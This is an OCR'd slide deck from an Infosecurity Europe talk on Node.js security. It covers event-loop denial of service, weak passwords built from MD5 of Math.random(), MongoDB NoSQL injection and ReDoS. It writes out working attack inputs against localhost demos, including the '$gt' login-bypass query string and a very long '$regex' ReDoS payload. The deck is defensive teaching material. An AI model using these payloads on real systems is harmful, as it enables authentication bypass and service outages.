
infosecurity EUROPE

CELEBRATING 20 YEARS

TECH TALKS



The Node.js Highway: Attacks are at Full Throttle

Helen Bravo Director of Product Management Checkmarx

CHECKMARX

Agenda

TECH TALKS

- **Architecture**
- **DoS**
- **Weak Crypto**
- **JSON – it’s everywhere!**
- **Re-DoS**

Architecture

TECH TALKS

HOME | DOWNLOADS | DOCS | CONTRIBUTE | FOUNDATION | COMMUNITY | ABOUT | JOBS | BLOG

Node.js® is a platform built on **Chrome's JavaScript runtime** for easily building fast, scalable network applications. Node.js uses an event-driven, non-blocking I/O model that makes it lightweight and efficient, perfect for data-intensive real-time applications that run across distributed devices.

Current Version: v0.12.4

INSTALL

DOWNLOADS | API DOCS

ENTERPRISE SOFTWARE VENDORS ARE BETTING BIG ON NODE

Launched NodeRed, an IoT framework plus a JavaScript runtime for IBM platforms.

Announced Lambda, a Node powered event driven computing service for APIs and dynamic applications.

Launched a Node developer center and support for Node in Visual Studio and Azure.

Partnered with StrongLoop to add Node monitoring to their APM.

Launched Nashorn a high-performance JavaScript runtime, enabling Node apps to run on the JVM plus a Node driver for Oracle database.

Announced Arc, a complete set of tools for developing APIs in Node, from design to production. Maintains the popular Express and LoopBack frameworks.

Acquired FeedHenry a Node-based mobile backed-as-service.


Added Node support for API extensibility.

Architecture

- I/O intensive Applications
- DB Queries
- Applications with high user interaction (Webapps)

- CPU intensive applications
- Heavy lifting (calculations)

Single Thread Architecture - Event Loop



https://stackoverflow.com/questions/21596172/what-function-gets-

DoS

This makes node.js highly vulnerable to DoS

```
Function sum (p)
	for (i=1;i<=p;++i)
	{
		f=f+i;
	}
```

http://localhost:49090/sum?p=5
http://localhost:49090/sum?p=100000000
http://localhost:49090/sum?p=5

Node.js Weak Crypto

Open Source Code

TECH TALKS

```
function NewUser(, userName) {
  var newUser = new User();
  newUser.password = (Math.random()).toString().md5(); // generate random password
  return newUser;
}
```

Welcome to my new site!

It is 100% secure. See - we have an image of a lock!!!

Beautiful site

Welcome to my beautiful site. Feel free to register. We're 100% secure.

Name

Email

Register

Weak Crypto

TECH TALKS

```
function NewUser(, userName) {
  var newUser = new User();
  newUser.password = (Math.random()).toString().md5(); // generate random password
  return newUser;
}
```

Given 3 “random” new passwords – we will be able to tell all future ones

- First, we need to “reverse” the MD5 for 3 passwords to their original “random” float number

Step 1

Register FakeUser1

FakeUser1 Password

Register FakeUser2

FakeUser2 Password

Register FakeUser3

FakeUser3 Password

Reminder:
Password = MD5(random())

Step 2

Register FakeUser1

FakeUser1 Password

Register FakeUser2

FakeUser2 Password

Register FakeUser3

FakeUser3 Password

Reminder:
Password = MD5(random())

Step 2

FakeUser1 Password

FakeUser1 – Clear Random

A **rainbow table** is a precomputed **table** for reversing cryptographic hash functions, usually for cracking password hashes. **Tables** are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters.

FakeUser3 Password

FakeUser3 – Clear Random

Reminder:
Password = MD5(random())

```
function NewUser(, userName) {
  var newUser = new User();
  newUser.password = (Math.random()).toString().md5(); // generate random password
  return newUser;
}
```

Given 3 “random” new passwords – we will be able to tell all future ones

- Then, we need to compute the “state” variable to get the 4th consecutive value.

V8's default PRNG


A **pseudorandom number generator** (**PRNG**), is an algorithm for generating a sequence of numbers whose properties approximate the properties of sequences of random numbers.

V8 PRNG is known to be weak.

For example, check Amit Klein's

http://dl.packetstormsecurity.net/papers/general/Google_Chrome_3.0_Beta_Math.random_vulnerability.pdf

V8's Default PRNG



V8’s default PRNG

Given 3 consecutive random numbers, the values of state[0] and state[1] can be inferred – hence all future values can be known in advance.

But

In browsers, each tab has its own set of “state” variables. That’s one of the reasons this issue is treated as low-severity

But

In node.js, all users are running within the same context. Each user can tell what are the values of the global “state” variables.

Step 3

FakeUser1 Password

FakeUser1 – Clear Random


FakeUser2 Password

FakeUser2 – Clear Random

FakeUser3 Password

FakeUser3 – Clear Random

RealUser 4 – ***Future Password***



Reminder:
Password = MD5(random())

Demo

http://localhost/NodeJSCrypto/Default3.aspx
http://localhost/NodeJSCrypto/Default2.aspx

TECH TALKS

JSON is Everywhere

CHECKMARX

Architecture

TECH TALKS

- MongoDB
  - Document-oriented database.
  - Classified as NoSQL
  - Doesn’t use the traditional table-based structure
  - Stores JSON documents in its dynamic schemas.

Architecture

TECH TALKS

Data is inserted and stored as JSON

db.products.insert

```
db.products.insert( { item: "card", qty : 15 } )
db.products.insert( { name: “elephant", size: 1700 } )
```

db.products.find

```
db.products.find()                - Find all of them
db.products.find( { qty: 15 })      - Find based on equality
db.products.find( { qty: { $gt: 25 } } ) - Find based on criteria
```

Queries as described using JSON

```
var obj;
obj.qty=15;
db.products.find(obj)
```

Security – User Supplied Data

```
name = req.query.username;
pass = req.query.password;
db.users.find({username: name, password: pass});
```

What if we use the following query:

```
db.users.find({username: {$gt, “a”},
               password : {$gt, “a”}}
```

Security – User Supplied Data

```
db.users.find({user: {$gt, “a”},
               pass : {$gt, “a”}}
```

Instead of:

```
obj.user = “Maty”
obj.pass = “123”
```

We can use:

```
Obj.user.$gt=“a”
Obj.pass.$gt=“a”
```

```
http:///server/page?user[$gt]=a&pass[$gt]=a
```

JSON-base SQL Injection

TECH TALKS

- Node.JS, being a JSON based language, can accept JSON values for the .find method:

```
db.users.find({username: username, password: password});
```

- A user can bypass it by sending

```
http:///server/page?user[$gt]=a&pass[$gt]=a
```

- http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

DEMO

http://localhost:49090/?user=hi&pass=bye

TECH TALKS

ReDOS

CHECKMARX

JSON-base SQL Injection

TECH TALKS

- You can use the following:

```
db.users.find({username: username});
```

Then

```
bcrypt.compare(candidatePassword, password, cb);
```

Query and Projection Operators

Query Selectors

Comparison

For comparison of different BSON type values, see the specified BSON comparison order.

Name	Description
$eq	Matches values that are equal to a specified value.
$gt	Matches values that are greater than a specified value.
$gte	Matches values that are greater than or equal to a specified value.
$lt	Matches values that are less than a specified value.
$lte	Matches values that are less than or equal to a specified value.
$ne	Matches all values that are not equal to a spe
$in	Matches any of the values specified in an array.
$nin	Matches none of the values specified in an array.

Logical

Name	Description
$or	Joins query clauses with a logical OR returns all documents that match the conditions of either clause.
$and	Joins query clauses with a logical AND returns all documents that match the conditions of both clauses.
$not	Inverts the effect of a query expression and returns documents that do *not* match the query expression.
$nor	Joins query clauses with a logical NOR returns all documents that fail to match both clauses.

Element

Name	Description
$exists	Matches documents that have the specified field.
$type	Selects documents if a field is of the specified type.

Evaluation

Name	Description
$mod	Performs a modulo operation on the value of a field and selects documents with a specified result.
$regex	Selects documents where values match a specified regular expression.
$text	Performs text search.
$where	Matches documents that satisfy a JavaScript expression.

$regex Selects documents where values match a specified regular expression.

Name	Description
$geoWithin	Selects geometries within a bounding GeoJSON geometry. The 2dsphere and 2d indexes support $geoWithin.
$geoIntersects	Selects geometries that intersect with a GeoJSON geometry. The 2dsphere index supports $geoIntersects.
$near	Returns geospatial objects in proximity to a point. Requires a geospatial index. The 2dsphere and 2d indexes support $near.
$nearSphere	Returns geospatial objects in proximity to a point on a sphere. Requires a geospatial index. The 2dsphere and 2d indexes support $nearSphere.

Array

Name	Description

JSON-based SQL Injection


```
db.users.find({username: username});
```

- This can lead to Regular Expression Denial of Service through the {“username”: {“$regex”: “……..}}

DEMO

```
http://localhost:49090/?user=admin&pass[$regex]=^(a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a
|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a)(d
|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|
d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d|d)$
```

Conclusion

- Always validate the input length, structure and permitted characters
- Remember - Node.js is highly sensitive to CPU-intensive tasks, and there's a single thread for user-code

so ReDoS is really bad!!!

TECH TALKS

Thank You!

Helen Bravo

Checkmarx